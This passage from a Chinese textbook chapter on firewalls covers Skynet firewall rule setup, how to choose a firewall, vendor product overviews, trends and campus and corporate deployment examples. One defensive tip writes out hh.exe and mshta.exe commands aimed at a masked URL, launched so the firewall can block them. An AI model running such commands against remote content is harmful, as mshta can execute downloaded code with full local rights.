单击“导出规则”按钮，打开导出设置窗口，在“文件名”中设定保存备份的文件夹，在下方的 IP 规则列表中选中自己创建的 IP 规则(也可单击“全选”按钮备份全部 IP 规则)，单击“确定”按钮后即可导出进行备份了。

当需要恢复时，只有单击“导入规则”，通过“打开”窗口找到并双击备份的 IP 规则文件即可导入了。

了解了天网的 IP 规则设置的方法以后，就不会让天网防火墙将合法程序挡在门外。网络服务程序不使用常见端口，不知道它需要开放哪些端口时，可以使用一个最简单的方法：启动被阻止的程序，打开天网防火墙的安全日志，看看它到底阻止了哪个端口，哪个端口就是需要用 IP 规则开放的端口。

3. 天网防火墙下实现 BT 加速

“天网防火墙(下载)”在默认设置下，下载端口是没有开启的，需要手动修改防火墙 IP 规则。

(1) 打开“天网防火墙”主界面，在工具栏单击“IP 规则管理”图标，打开“自定义 IP 规则”页面，单击“增加规则”图标，弹出“增加 IP 规则”对话框。

(2) 在窗口中应用此设置，规则名称为 BT，在说明“BT 默认下载端口设置”填上有关规则说明。数据包方向为“接收和发送”，对方 IP 地址为“任何地址”。数据包协议类型为 TCP，本地端口设置为 7331～7339，TCP 标志位下面的复选框全部选上对钩，当满足上面条件时设置为“通行”，右边同时还勾选“记录”。

(3) 确定后将在“自定义 IP 规则”中增加一个“BT 规则”，在前面复选框勾选，保存规则即可。

4. 挡住部分网页病毒的方法

(1) 安装天网后，它默认是不防网页病毒的，按照以下步骤可以让天网挡住当前流行的一大部分网页病毒。

(2) 先上线并打开天网。

在桌面依次选择“新建”→“快捷方式”命令，然后输入：

```
hh.exe "http://www.***.com"
```

这里的 hh.exe 是运行 Windows 的 HTML 帮助的程序，但是它也可以访问网络，而且比 IE 的执行权限要大，也就是说：在 IE 里不能被执行的命令，可以被它执行，如果恶意网站调用了它，可能会危害系统。

(3) 在桌面上右击选择：“新建”→“快捷方式”命令，然后输入：

```
mshta.exe "http://www.***.com"
```

mshta.exe 是 Microsoft 的基于 Web 的应用程序。但是它也可以访问网络,并且权限大得惊人,当它访问网络时,它本身就拥有和本地应用程序一样大的对系统的可操作权限,它执行网页里的任何 IE 不能执行或是说没权限执行的可执行代码而不给出提示。如果恶意网站调用了它的话,用户的系统和硬盘就会被他人控制。

(4) 分别运行这两个程序。这时候天网会立即弹出窗口询问是否允许它们访问网络,全部选择禁止。

(5) 现在就可以关掉那窗口,删掉刚刚建立的快捷方式了。

7.6 防火墙的选型

防火墙作为网络边界的安全哨卡,其重要性已经越来越得到企业的认可。这就意味着防火墙的市场需求越来越大。因此,国内外众多商家纷纷投身防火墙市场的激烈竞争,这样就形成了防火墙产品的品牌五花八门,档次参差不齐,企业选择防火墙也就眼花缭乱,无所适从。那么,作为企业级用户,如何来选择一款既满足需求,又价格合理的防火墙产品呢?

7.6.1 防火墙的选择原则

1. 做好需求分析

选择合适产品的一个前提条件就是,明确企业本身的具体需求。因此,选择产品的第一个步骤就是针对企业自身的网络结构、业务应用系统、用户及通信流量规模、防攻击能力、可靠性、可用性、易用性等具体需求进行分析。

2. 选择原则

在整理出具体的需求以后,可以得到一份防火墙的需求分析报告。下一步的工作就是在众多的品牌和档次中选出满足各种需求的品牌,并考虑一定的扩展性要求。选择的主要原则有:

(1) 以需求为导向

选择最适合本企业需求的产品。由于防火墙的各项指标具有较强的专业性,因此企业在选择时,有必要把防火墙的主要指标和需求联系起来。另外,还要考虑到企业可承受的性价比。

(2) 对于产品的选型

可参考的指标来源有厂家提供的技术白皮书、各种测评机构的横向对比测试报告,从中可以了解产品的一些基本性能情况。

(3) 按需求给方案

要完全按照企业的实际需求来对比各种品牌的满足程度,最好是根据需求,定制一套解决方案,并对防火墙在统一测试条件和测试环境下进行横向对比。

7.6.2 选择防火墙的两个要素

1. 防火墙管理的难易度

防火墙管理的难易度是防火墙能否达到目的的主要考虑因素之一。一般企业之所以很少以已有的网络设备直接当作防火墙的原因,除了先前提到的包过滤并不能达到完全的控

制之外,设定工作困难、须具备完整的知识以及不易除错等管理问题,更是一般企业不愿意使用的主要原因。

2. 防火墙自身的安全性

大多数人在选择防火墙时都将注意力放在防火墙如何控制连接以及防火墙支持多少种服务,但往往忽略了一点:防火墙也是网络上的主机之一,也可能存在安全问题,防火墙如果不能确保自身安全,则防火墙的控制功能再强,也不能完全保护内部网络。

大部分防火墙都安装在一般的操作系统上,在防火墙主机上执行的除了防火墙软件外,所有的程序、系统核心,也大多来自于操作系统本身的原有程序。当防火墙主机上所执行的软件出现安全漏洞时,防火墙本身也将受到威胁。此时,任何的防火墙控制机制都可能失效,因为当一个黑客取得了防火墙上的控制权以后,黑客几乎可为所欲为地修改防火墙上的访问规则,进而侵入更多的系统。因此防火墙自身应有相当高的安全保护。

由于新产品的出现,就会有人研究新的破解方法,所以好的防火墙产品应拥有完善及时的售后服务体系。

最后,需要强调的是,虽然防火墙在当今 Internet 上的存在是有生命力的,但它不能替代其他安全措施,因此,它不是解决所有网络安全问题的万能药方,只是网络安全政策和策略中的一个组成部分,这是用户在决定购买防火墙产品之前就应该明确的问题。

7.7　主流防火墙产品简介

7.7.1　天融信防火墙

网络卫士 NGFWARES 系列防火墙产品,是天融信公司为行业分支机构、中小型企业、教育行业非骨干节点院校、单位内部的部门级等中小用户开发的高性价比的安全平台。

网络卫士 NGFWARES 系列防火墙产品既提供 1U 可上机架的产品,也提供小巧的桌面型产品,具有灵活的配置向导。

网络卫士防火墙提供了强大的网络应用控制功能。用户可以轻松地针对一些典型网络应用,如 MSN,QQ、Skype、新浪 UC、阿里旺旺、Google Talk 等即时通信应用,以及 BT、Edonkey、Emule、迅雷等 P2P 应用实行灵活的访问控制策略,如禁止、限时和流量控制。网络卫士防火墙还提供了定制功能,可以对用户所关心的网络应用进行全面控制。

将防火墙、VPN、身份认证、IDS 等安全特性充分融合优化,并提供交换、路由、组播、NAT、DHCP 等多种特性。成为集路由交换、语音支持的多功能的安全网关。

支持 LAN、ADSL、CABLE、电力、小区宽带等多种接入方式,并支持链路备份、多路径均衡。

提供串口、Web、SSH 和 Telnet 等多种管理方式,配置简单。

支持 IPSEC VPN、PPTP、L2TP 等多种 VPN 接入,支持 VPN 集中管理。

7.7.2　联想防火墙

网御强五(power v)系列防火墙作为联想网御的主流防火墙机型。网御强五防火墙在支持状态检测、地址转换、虚拟主机、端口映射、连接状态监控、与入侵检测系统联动、双机热

备、负载均衡、抗攻击能力、宽带管理、P2P 应用的控制、深度过滤、网络多链路和对 VOIP 的支持等方面均达到了一个新的高度。

下面介绍网御强五的功能。

(1) 状态检测：针对 ACP/IP 协议的 TCP/UDP/ICMP 数据包，实现完整的状态包过滤，完全达到 GB/T-18019《包过滤防火墙技术要求》的要求。

(2) 动态智能过滤：针对动态协议(包括但不限于 H.323.FTP、TFTP、Oracle TNS、SIP 等通信协议)，提供基于协议分析的智能化动态过滤包功能，根据需要实时开闭应用程序动态协商的 TCP/UDP 端口。地址转换：支持针对数据包的地址转换；支持动态、静态地址转换；支持双向地址转换；支持基于下一跳路由的地址转换；支持源地址、目的地址、源地址和目的地址同时转换。

(3) 应用代理：提供基于 TCP 的 HTTP 代理、SMTP 代理、FTP 代理、Telnet 代理、POP3 代理；支持在透明代理下基于各协议的内容过滤；针对 HTTP，支持对网页中的 Java，JavaScript，Active X 进行过滤。连接管理：提供连接状态监控功能，可以以 IP 地址为对象，实时地监视和控制内网连接状态的流量情况，并根据安全策略的需要，确定不同 IP 地址的连接数上限。

(4) 用户认证：支持网络协议层用户认证，可以为包过滤、双向 NAT、代理等访问控制提供用户认证等功能。

(5) 宽带管理：宽带管理支持基于源 IP 地址、目的地址、服务、接口的宽带管理；支持针对 P2P 过滤(BT 过滤、Emule，Edonkey 过滤)的宽带管理。

(6) 地址绑定：提供 IP/MAC 地址绑定检查功能，可有效解决网络管理中 IP 地址被盗用问题；提供 IP/MAC 自动检测功能；抗 DOS 攻击：可以防范 syn_flood、Ping Flood、UDP Flood、Teardrop、Sweep、Land、Ping of Death、Smurf、碎片攻击、WINNUKE、圣诞树攻击等多种类病毒的攻击。

(7) 入侵检测：内置入侵检测模块；可选择配置不同类别的攻击特征码；可根据用户需求有偿提供攻击特征码的升级和特征码的自定义。

(8) 双机热备：支持双机热备工作模式，热备响应时间小于 1 秒。

(9) 路由支持：支持多默认路由均衡；支持默认路由的监控；支持静态路由，可以手工配置基于目的地址的静态路由，输入信息包括网络地址、掩码地址、下一跳地址与网络接口。

(10) 集中安全管理：提供远程和本地集中管理、升级和配置功能；提供中文 Web 界面和专业化的命令行界面管理方式；提供专用带外管理口。支持 SNMP v1/v2/v3，可以与网御 Leadsec Manager 安全管理系统无缝联动(集中管理、设备监控和事件审计)。

(11) 日志审计：强大的日志审计功能提供对防火墙系统事件和网络事件的统计、查询、分析。

(12) 工作模式：支持路由、NAT 和透明工作模式，支持混合工作模式。

(13) 访问控制：提供基于 IP 地址、端口和时间的访问控制功能。

(14) Vlan 支持：支持 IEEE 802.1q 协议；支持 VLAN Trunk 协议；支持 VTP 链路聚合协议、STP 协议和 BPDU 协议。可控制 VLAN 间的互访；在路由模式和桥模块下均支持 VLAN 间路由；支持 X.509v3 数字证书，采用证书预置方式。

(15) 链路备份与链路聚合：支持物理端口捆绑组成虚拟的冗余端口；支持链路备份；

支持 HA 工作下的链路备份。

(16) 支持链路聚合(链路负载均衡)：通过捆绑多个物理端口到冗余端口可以使防火墙提供更大的宽带。基于通用安全平台(VSP)，具备高效、智能、安全、健壮、易扩展等特点。支持 3DES、DES 及国密办指定的 SSF33(商密)等加密算法。集成基于 USE 统一安全引擎的 IDS，具备 1600 种以上的特征库。支持管理、联动、审计于一体的完备的关联安全标准(CSC)，可实现防火墙与 IDS、IPS、内网安全管理系统、安全管理系统之间的联动。支持多重冗余协议(MRP)，实现多端口聚合，且支持链路冗余和链路聚合，实现零成本扩展带宽。支持多台防火墙的多机热备，支持主主及主从模式，支持 2～32 台防火墙的多机集群。

特征与优势：智能的 VSP 通用安全平台、高效的 USE 统一安全引擎、高可靠的 MRP 多重冗余协议，完全内容过滤防火墙。

7.7.3　瑞星防火墙

瑞星个人防火墙 2010 是瑞星公司推出的防火墙产品。该产品具有以下特点：

(1) 网络攻击拦截，阻止黑客攻击系统对用户造成的危险。

(2) 出站攻击防御，最大程度解决“肉鸡”和“网络僵尸”对网络造成的安全威胁。

(3) 恶意网址拦截，保护用户在访问网页时，不被病毒及钓鱼网页侵害。

(4) 可以工作在交易模式下，适用于用户进行炒股、网银交易、网上购物时的安全要求。

(5) 具有“云安全”(Cloud Security)计划，与全球瑞星用户组成立体监测防御体系，最快速度发现安全威胁，解决安全问题，共享安全成果。

7.7.4　360 ARP 防火墙

360 安全卫士已经集成了 ARP 防火墙，可以在 360 安全卫士→360 实时保护→功能设置→ARP 防火墙中进行相关设置，如图 7-7 所示。



图 7-7　360 ARP 防火墙设置

360 ARP 防火墙通过在系统内核层拦截 ARP 攻击数据包，确保网关正确的 MAC 地址不被篡改，可以保障数据流向正确，不经过第三者，从而保证通信数据安全、保证网络畅通、保证通信数据不受第三者控制，完美地解决局域网内 ARP 攻击问题。

在系统内核层拦截外部 ARP 攻击数据包，保障系统不受 ARP 欺骗、ARP 攻击影响，保持网络畅通及通信安全采用内核拦截技术，本机运行速度不受任何影响。

发现攻击行为后，自动定位到攻击者 IP 地址和攻击机器名（有些网络条件下可能获取不成功）。

具有 ARP 缓存保护，防止恶意攻击程序篡改本机 ARP 缓存。

7.8　防火墙发展动态与趋势

1. 防火墙技术发展概述

传统的防火墙通常是基于访问控制列表（ACL）进行包过滤的，位于在内部专用网的入口处，所以也俗称"边界防火墙"。随着防火墙技术的发展，防火墙技术也得到了发展，出现了一些新的防火墙技术，如电路级网关技术、应用网关技术和动态包过滤技术，在实际运用中，这些技术差别非常大，有的工作在 OSI 参考模式的网络层，有的工作在传输层，还有的工作在应用层。

在这些已出现的防火墙技术中，静态包过滤是最差的安全解决方案，其应用存在着一些不可克服的限制，最明显的表现就是不能检测出基于用户身份的地址欺骗型数据包，并且很容易受到诸如 DoS（拒绝服务）、IP 地址欺诈等黑客攻击。现在已基本上没有防火墙厂商单独使用这种技术。应用层网关和电路级网关是比较好的安全解决方案，它们在应用层检查数据包。但是，我们不可能对每一个应用都运行这样一个代理服务器，而且部分应用网关技术还要求客户端安装有特殊的软件。这两种解决方案在性能上也有很大的不足之处。动态包过滤是基于连接状态对数据包进行检查，由于动态包过滤解决了静态包过滤的安全限制，并且比代理技术在性能上有了很大的改善，因而目前大多数防火墙厂商都采用这种技术。但是随着主动攻击的增多，状态包过滤技术也面临着巨大的挑战，更需要其他新技术的辅助。

除了访问控制功能外，现在大多数的防火墙制造商在自己的设备上还集成了其他的安全技术，如 NAT 和 VPN、病毒防护等。

2. 防火墙未来的技术发展趋势

随着新的网络攻击的出现，防火墙技术也有一些新的发展趋势。这主要可以从包过滤技术、防火墙体系结构和防火墙系统管理三方面来体现。

（1）防火墙包过滤技术发展趋势

一些防火墙厂商把在 AAA 系统上运用的用户认证及其服务扩展到防火墙中，使其拥有可以支持基于用户角色的安全策略功能。该功能在无线网络应用中非常必要。具有用户身份验证的防火墙通常是采用应用级网关技术的，包过滤技术的防火墙不具有。用户身份验证功能越强，它的安全级别越高，但它给网络通信带来的负面影响也越大，因为用户身份验证需要时间，特别是加密型的用户身份验证。

（2）多级过滤技术

多级过滤技术是指防火墙采用多级过滤措施，并辅以鉴别手段。在分组过滤（网络层）

一级，过滤掉所有的源路由分组和假冒的 IP 源地址；在传输层一级，遵循过滤规则，过滤掉所有禁止出/入的协议和有害数据包(如 nuke 包、圣诞树包等)；在应用网关(应用层)一级，能利用 FTP、SMTP 等各种网关，控制和监测 Internet 提供的所用通用服务。这是针对以上各种已有防火墙技术的不足而产生的一种综合型过滤技术，它可以弥补以上各种单独过滤技术的不足。

这种过滤技术在分层上非常清楚，每种过滤技术对应于不同的网络层，从这个概念出发，又有很多内容可以扩展，为将来的防火墙技术发展打下基础。

(3) 使防火墙具有病毒防护功能。现在通常被称之为“病毒防火墙”，当然目前主要还是在个人防火墙中体现，因为它是纯软件形式，更容易实现。这种防火墙技术可以有效地防止病毒在网络中的传播，比等待攻击的发生更加积极。拥有病毒防护功能的防火墙可以大大减少公司的损失。

3. 防火墙的体系结构发展趋势

随着网络应用的增加，对网络带宽提出了更高的要求。这意味着防火墙要能够以非常高的速率处理数据。另外，在以后几年里，多媒体应用将会越来越普遍，它要求数据穿过防火墙所带来的延迟要足够小。为了满足这种需要，一些防火墙制造商开发了基于 ASIC 的防火墙和基于网络处理器的防火墙。从执行速度的角度看来，基于网络处理器的防火墙也是基于软件的解决方案，它需要在很大程度上依赖于软件的性能，但是由于这类防火墙中有一些专门用于处理数据层面任务的引擎，从而减轻了 CPU 的负担，该类防火墙的性能要比传统防火墙的性能好许多。

与基于 ASIC 的纯硬件防火墙相比，基于网络处理器的防火墙具有软件色彩，因而更加具有灵活性。基于 ASIC 的防火墙使用专门的硬件处理网络数据流，比起前两种类型的防火墙具有更好的性能。但是纯硬件的 ASIC 防火墙缺乏可编程性，这就使得它缺乏灵活性，从而跟不上防火墙功能的快速发展。理想的解决方案是增加 ASIC 芯片的可编程性，使其与软件更好地配合。这样的防火墙就可以同时满足来自灵活性和运行性能的要求。

首信 CF-2000 系列 EP-600 和 CG-600 高端千兆防火墙即采用了功能强大的可编程专有 ASIC 芯片作为专门的安全引擎，很好地兼顾了灵活性和性能的需要。它们可以线速处理网络流量，而且其性能不受连接数目、包大小以及采用何种策略的影响。该款防火墙支持 QoS，所造成的延迟可以达到微秒量级，可以满足各种交互式多媒体应用的要求。浙大网新也在杭州正式发布三款基于 ASIC 芯片的网新易尚千兆系列网关防火墙，据称，其 ES4000 防火墙速度达到 4Gbps，3DES 速度可达 600Mbps。易尚系列千兆防火墙还采用了最新的安全网关概念，集成了防火墙、VPN、IDS、防病毒、内容过滤和流量控制等多项功能。

4. 防火墙的系统管理发展趋势

防火墙的系统管理也有一些发展趋势，主要体现在以下几个方面：

(1) 首先是集中式管理，分布式和分层的安全结构是将来的趋势。集中式管理可以降低管理成本，并保证在大型网络中安全策略的一致性。快速响应和快速防御也要求采用集中式管理系统。目前这种分布式防火墙早已在 Cisco(思科)、3Com 等大的网络设备开发商中开发成功，也就是目前所称的“分布式防火墙”和“嵌入式防火墙”。关于这一新技术后面

将详细介绍。

(2) 强大的审计功能和自动日志分析功能。这两点的应用可以更早地发现潜在的威胁并预防攻击的发生。日志功能还可以对管理员有效地发现系统中存的安全漏洞,及时地调整安全策略等各方面管理具有非常大的帮助。不过具有这种功能的防火墙通常是比较高级的,早期的静态包过滤防火墙是不具有的。

(3) 网络安全产品的系统化。随着网络安全技术的发展,现在有一种提法,叫做"建立以防火墙为核心的网络安全体系"。因为我们在现实中发现,仅现有的防火墙技术难以满足当前网络安全需求。通过建立一个以防火墙为核心的安全体系,就可以为内部网络系统部署多道安全防线,各种安全技术各司其职,从各方面防御外来入侵。

如现在的IDS设备就能很好地与防火墙一起联合。一般情况下,为了确保系统的通信性能不受安全设备的影响太大,IDS设备不能像防火墙一样置于网络入口处,只能置于旁路位置。而在实际使用中,IDS的任务往往不仅在于检测,很多时候在IDS发现入侵行为以后,也需要IDS本身对入侵及时遏止。显然,要让处于旁路侦听的IDS完成这个任务又太困难,同时主链路又不能串接太多类似设备。在这种情况下,如果防火墙能和IDS、病毒检测等相关安全产品联合起来,充分发挥各自的长处,协同配合,共同建立一个有效的安全防范体系,那么系统网络的安全性就能得以明显提升。

目前主要有两种解决办法:一种是直接把IDS、病毒检测部分直接"做"到防火墙中,使防火墙具有IDS和病毒检测设备的功能;另一种是各个产品分立,通过某种通信方式形成一个整体,一旦发现安全事件,则立即通知防火墙,由防火墙完成过滤和报告。目前更看重后一种方案,因为它实现方式较前一种容易许多。

5. 分布式防火墙技术

在前面已提到一种新的防火墙技术,即分布式防火墙技术已在逐渐兴起,并在国外一些大的网络设备开发商中得到了实现,由于其优越的安全防护体系,符合未来的发展趋势,所以这一技术一出现便得到许多用户的认可和接受。下面就来介绍一下这种新型的防火墙技术。

因为传统的防火墙设置在网络边界,处于内、外部互联网之间,所以称为"边界防火墙(perimeter firewall)"。随着人们对网络安全防护要求的提高,边界防火墙明显感觉到力不从心,因为给网络带来安全威胁的不仅是外部网络,更多的是来自内部网络。但边界防火墙无法对内部网络实现有效地保护,除非对每一台主机都安装防火墙,这是不可能的。基于此,一种新型的防火墙技术,分布式防火墙(distributed firewalls)技术产生了。它可以很好地解决边界防火墙以上的不足,当然不是为每对路主机安装防火墙,而是把防火墙的安全防护系统延伸到网络中各台主机。一方面有效地保证了用户的投资不会很高,另一方面给网络所带来的安全防护是非常全面的。

我们都知道,传统边界防火墙用于限制被保护企业内部网络与外部网络(通常是互联网)之间相互进行信息存取、传递操作,它所处的位置在内部网络与外部网络之间。实际上,所有以前出现的各种不同类型的防火墙,从简单的包过滤在应用层代理以至自适应代理,都是基于一个共同的假设,那就是防火墙把内部网络一端的用户看成是可信任的,而外部网络一端的用户则都被作为潜在的攻击者来对待。而分布式防火墙是一种主机驻留式的安全系统,它是以主机为保护对象,它的设计理念是主机以外的任何用户访问都是不可信任的,都

需要进行过滤。当然在实际应用中，也不是要求对网络中每对台主机都安装这样的系统，这样会严重影响网络的通信性能。它通常用于保护企业网络中的关键节点服务器、数据及工作站免受非法入侵的破坏。

分布式防火墙负责对网络边界、各子网和网络内部各节点之间的安全防护，所以“分布式防火墙”是一个完整的系统，而不是单一的产品。

7.9　防火墙部署实例

7.9.1　某校园网防火墙部署

某大学已经实现校园内计算机连网、信息资源共享，并通过 CERNET 与 Internet 互联。校园网现有连网节点 900 多个。网络结构：建筑物之间采用光纤连接，电教楼为中心点，向校内其他建筑物辐射；楼内水平线缆采用五类屏蔽双绞线。中心交换机采用 Cisco 路由交换机；二级交换机为 Cisco 路由交换机。

1. 安全隐患

经检查，该校校园网安全隐患有

- 校园网通过 CERNET 与 Internet 相连，有可能面临着遭遇攻击的风险。
- 校园网内部存在很大的安全隐患。由于内部用户对网络的结构和应用模式都比较了解，因此来自内部的安全威胁会更大一些。
- 目前使用的操作系统存在安全漏洞，对网络安全构成了威胁。中央财经大学的网络服务器安装的操作系统有 Windows NT/2000、UNIX、Linux 等，这些系统安全风险级别不同，例如 Windows NT/2000 的普遍性和可操作性使它成为最不安全的系统：自身安全漏洞、浏览器的漏洞、IIS 的漏洞、病毒的温床等；UNIX 由于技术的复杂性导致高级黑客对其进行攻击：自身安全漏洞（RIP 路由转移等）、服务安全漏洞、病毒等。
- 随着校园内计算机应用的大范围普及，接入校园网的节点数日益增多，而这些节点大部分都没有采取安全防护措施，随时有可能造成病毒泛滥、信息丢失、数据损坏、网络被攻击、系统瘫痪等严重后果。

由此可见，构筑具有必要的信息安全防护体系、建立一套有效的网络安全机制显得尤其重要。

2. 解决方案

根据中央财经大学校园网的结构特点及面临的安全隐患，我们在广泛征集各方意见，细心比较的基础上，决定采用北京瑞星公司设计的校园网络安全体系方案。该方案确定了以下几个必须考虑的安全防护要点：网络安全隔离、网络监控措施、网络安全漏洞、网络病毒的防范。

3. 防火墙的部署

在 Internet 与校园网内网之间部署了一台瑞星 RFW-100 防火墙，在内外网之间建立一道牢固的安全屏障。其中 WWW、E-mail、FTP、DNS 服务器连接在防火墙的 DMZ 区（即“非军事区”，是为不信任系统提供服务的孤立网段，它阻止内网和外网直接通信，以保证内

网安全），与内、外网间进行隔离，内网口连接校园网内网交换机，外网口通过路由器与 Internet 连接。这样，通过 Internet 进来的外网用户只能访问到对外公开的一些服务（如 WWW、E-mail、FTP、DNS 等），既保护内网资源不被外部非授权用户非法访问或破坏，也可以阻止内部用户对外部不良资源的使用，并能够对发生在网络中的安全事件进行跟踪和审计。

在防火墙设置上按照以下原则配置来提高网络安全性：

（1）根据校园网安全策略和安全目标，规划设置正确的安全过滤规则，规则审核 IP 数据包的内容，包括协议、端口、源地址、目的地址、流向等项目，严格禁止来自外网的对校园内网的不必要的、非法的访问。总体上遵从“不被允许的服务就是被禁止”的原则。

（2）配置防火墙，过滤掉以内部网络地址进入路由器的 IP 包，这样可以防范源地址假冒和源路由类型的攻击；过滤掉以非法 IP 地址离开内部网络的 IP 包，防止内部网络发起的对 外的攻击。

（3）在防火墙上建立内网计算机的 IP 地址和 MAC 地址的对应表，防止 IP 地址被盗用。

（4）定期查看防火墙访问日志，及时发现攻击行为和不良的上网记录。

（5）允许通过配置网卡对防火墙设置，提高防火墙管理的安全性。

7.9.2 某公司网络防火墙部署

本节介绍 VigorPro 系列防火墙路由器配置防火墙的方法。

由于 Internet 是一个开放式的网络，导致随之而来的是各种日益复杂类型的攻击，包括隐藏在网络流量中的攻击或完全绕过安全性防范措施的攻击，以及肆无忌惮的各种网络病毒，都极有可能扩散到公司所有敏感资源，造成企业网络机密的泄漏和破坏，给公司带来无法弥补的损失。另外，如果用户在未经授权的情况下，盗用上网权限、滥用网络资源、访问非法网站等行为，这也会大大增加网络安全的风险，造成网络堵塞、降低了工作效率，使得企业网络维护的运行成本随之增加。因而网络安全问题对企业来说越来越重要。

对于企业而言，希望能够迅速识别、控制并消除攻击和病毒，以确保网络资源不会受到影响和破坏，同时也对内网的安全性和使用的方便性提出了更高的要求。因此，根据企业自身网络安全需求选择路由器都有以下几个原则：

（1）具有高吞吐量、稳定性强

路由器的性能决定了路由器的工作效率，也决定了企业在建网时所考虑的数据承载量和应用。另外，企业考虑路由器高性能的同时，还会考虑到路由器的硬件冗余性和稳定性，能否为企业网络系统的稳定运行提供保障。

（2）安全性、可靠性高

企业会考虑路由器是否具有多层次的安全保护措施，可以满足用户身份鉴别、访问控制、数据完整性和保密性传输等要求，同时详细的故障检测和应急处理方案，是否能够保证网络安全的稳定性和可靠性。

（3）实用功能多、配置操作方便

企业会考虑路由器是否采用成熟的、实用性的功能和技术。能否满足现行业务的管

理，又能适应未来业务发展的要求。同时还会考虑设备配置操作上是否简单易懂、直观方便。

7.9.3　某餐饮企业防火墙方案

1. 客户的需求

(1) 公司员工的计算机均能实现共享宽带上网，内网服务器实现外网端口映射，包括邮件服务器、FTP 服务器。使外部的员工都能通过公网实现对内网服务器的访问。

(2) 内部服务器的全部共享资料文件及数据库，可供所有员工使用。

(3) 限制部分员工计算机访问 Internet，从而确保网路资源的有效利用，并且保证关键业务的正常使用。

2. 组网需求及选型

采用 H3C SecPath F100-S 作为公司内网的出口，为内网用户提供宽带上网业务。并且使用 H3C SecPath F100-S 为内网提供路由，并且采用 H3C SecPath F100-S 防火墙特有的安全机制，为内网用户提供一个安全和可靠的网络环境，在 H3C SecPath F100-S 上实现服务器映射，确保外网用户能够正常使用内网的服务器资源。

3. 实施方法

公司使用固定 IP 地址接入。通过使用 NAT 技术确保内网用户可以正常使用互联网，启用 H3C SecPath F100-S 特有的包过滤安全机制，对外网和内网的进出口流量进行安全过滤。使用 H3C SecPath F100-S 端口映射技术，确保服务器在内网和外网的正常使用，使用 H3C SecPath F100-S ACL 限制特定的员工计算机接入 Internet，但不影响这些用户内网业务的正常使用。

4. 方案拓扑图

方案拓扑图如图 7-8 所示。

